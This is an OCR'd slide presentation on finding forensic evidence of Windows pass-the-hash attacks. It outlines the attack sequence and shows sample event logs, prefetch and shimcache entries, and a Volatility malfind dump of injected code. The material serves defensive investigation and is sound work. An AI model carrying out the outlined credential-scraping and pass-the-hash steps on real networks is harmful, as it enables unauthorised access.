FORENSIC ARTIFACTS FROM A PASS THE HASH (PTH) ATTACK

BY: GERARD LAYGUI

DISCLAIMER: THE VIEWS AND OPINIONS EXPRESSED IN THIS PRESENTATION ARE THOSE OF THE AUTHOR’S AND DOES NOT NECESSARILY REPRESENT THE OFFICIAL POLICY OR POSITION OF THE COMPANY THAT THE AUTHOR WORKS FOR.

WHAT IS A HASH?

A HASH FUNCTION IS ANY FUNCTION THAT CAN BE USED TO MAP DIGITAL DATA OF ARBITRARY SIZE TO DIGITAL DATA OF FIXED SIZE. IN THE CASE OF WINDOWS, A PASSWORD IS STORED IN EITHER A LANMAN (LM) HASH OR NT LAN MANAGER (NTLM) HASH FORMAT.

WHERE ARE HASHES STORED?

- The Security Accounts Manager (SAM) database.
- Local Security Authority Subsystem (LSASS) process memory.
- Domain Active Directory Database (domain controllers only).
- The Credential Manager (CredMan) store.
- LSA Secrets in the registry.

HASH EXAMPLES

- Plaintext = password
- LM Hash
  E52CAC67419A9A224A3B108F3FA6CB6D
- NTLM Hash
  8846F7EAEE8FB117AD06BDD830B7586C

PASS THE HASH (PTH)

“Pass the hash is a hacking technique that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password, instead of requiring the associated plaintext password.”


In this case, hash == password

DEMO ENVIRONMENT - LOGGING CHANGES

- Audit logon events - Success & Failure
- Audit account management - Success & Failure
- Audit account logon events - Success & Failure
- Audit process tracking - Success & Failure
- Audit system events - Success & Failure
- Increase log file sizes

Microsoft Audit Policy Recommendations -
https://technet.microsoft.com/en-us/library/dn487457.aspx

DEMO DOMAIN



Windows 2012 Native Mode
Domain Name: OHNOES.INTERNAL

PASS THE HASH ATTACK SEQUENCE

Elevate Privilege

Scrape Hashes


Recon

Elevate Privilege

Scrape Hashes

Recon

Extract Active Directory



Compromise

Client Windows 7

Pass The Hash

Member Server W2K8 R2

Pass The Hash

W2K12 Domain Controller

Leave Backdoor (Optional)

Crack Hashes (Optional)

DEMO PASS THE HASH

FORENSIC EVIDENCE

- Volatile
  - At Least - Network (pcap, routes, netstat), Process List
  - Best - RAM Memory Captures, hiberfil.sys
  - VMWare - Suspend VM, use vmem file
- Non-Volatile
  - At Least - Event Logs, Registry, Systeminfo
  - Best - Disk Images
  - VMWare - Use VMDK

ANALYSIS TOOLS - VOLATILE


- Dump Memory
  - HBGary - FDPro
  - Mandiant Memoryze
- Analyze Memory
  - Volatility (Free)
  - HBGary Responder Pro

ANALYSIS TOOLS – NON-VOLATILE

- Creating Disk Images
  - Linux dd
  - Encase
  - FTK
- Analyze Disk Images
  - The Sleuth Kit / Autopsy
  - Log2Timeline
  - Encase
  - FTK

COMPROMISE

- Windows Security Event Log (Process Audit Success)
  - Security Event ID 4688 Process Creation




```
Information    3/6/2015 6:01:02 PM    Microsoft Windows security auditing.    4688    Process Creation
Information    3/6/2015 6:01:02 PM    Microsoft Windows security auditing.    4688    Process Creation
Information    3/6/2015 6:01:02 PM    Microsoft Windows security auditing.    4689    Process Terminatior
Information    3/6/2015 6:01:02 PM    Microsoft Windows security auditing.    4688    Process Creation
```

Event 4688, Microsoft Windows security auditing.

```
A new process has been created.

Subject:
        Security ID:            S-1-5-21-1380823720-2047675133-3682530910-1106
        Account Name:           ImaUser
        Account Domain:         OHNOES
        Logon ID:               0x11c0b7

Process Information:
        New Process ID:         0xa80
        New Process Name:       C:\Users\imauser\AppData\Local\Temp\lvHmmwOKIpKN.exe
        Token Elevation Type:   TokenElevationTypeFull (2)
        Creator Process ID:     0x6e8
        Process Command Line:

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled.  A full token is only used if User Account Control is disabled or if the user is the built-in
```

COMPROMISE


- Prefetch – Disk Artifact (Note: No artifacts if using a SSD or if using Windows Server OS)
- Time stamps reveal when a program was launched



	Name	Entry Modified	Last Accessed	File Created	Last Written
□ 19	PING.EXE-4A8A6853.pf	10/09/14 10:27:40 PM	05/07/14 03:00:00 AM	05/07/14 03:00:00 AM	10/09/14 07:00:00 PM
□ 20	POWERSHELL.EXE-CA1AE517.pf	10/09/14 10:27:40 PM	05/07/14 03:00:01 AM	05/07/14 03:00:01 AM	10/09/14 07:00:01 PM
□ 21	IDASNAPIN2.EXE-BB3D3331.pf	10/09/14 10:27:40 PM	05/07/14 03:00:04 AM	05/07/14 03:00:04 AM	10/09/14 07:00:04 PM
□ 22	SVCHOST.EXE-7C9048C0.pf	10/09/14 10:27:40 PM	10/09/14 09:10:09 AM	10/09/14 09:10:09 AM	10/09/14 11:00:11 AM

COMPROMISE

- Shim Cache
  - Registry – regripper
  - Memory – volatility (shimcache switch)




Regrip-shimcache.example.txt - Notepad
File Edit Format View Help

```
appcompatcache v.20130801
(System) Parse files from System hive Shim Cache

Signature: 0xbadc0fee
Win2K8R2/Win7, 64-bit
C:\Windows\YFHnVDUK.exe
ModTime: Thu Jun  4 02:15:34 2015 Z
Executed
```

COMPROMISE


- Memory - Volatility
  - Malfind command



```
Process: OpPAYNOv.exe Pid: 2136 Address: 0x290000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 188, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00290000  4d 5a e8 00 00 00 00 5b 52 45 55 89 e5 81 c3 f8   MZ.....[REU.....
0x00290010  87 05 00 ff d3 89 c3 57 68 04 00 00 00 50 ff d0   .......Wh....P..
0x00290020  68 f0 b5 a2 56 68 05 00 00 00 50 ff d3 00 00 00   h...Vh....P.....
0x00290030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00   ................

0x290000 4d               DEC EBP
0x290001 5a               POP EDX
0x290002 e800000000       CALL 0x290007
0x290007 5b               POP EBX
0x290008 52               PUSH EDX
```

BACKDOOR

- Windows Security Event Log - Persistence
  - Security Event ID 4720 - User account created
  - Security Event ID 4732 – User added to groups

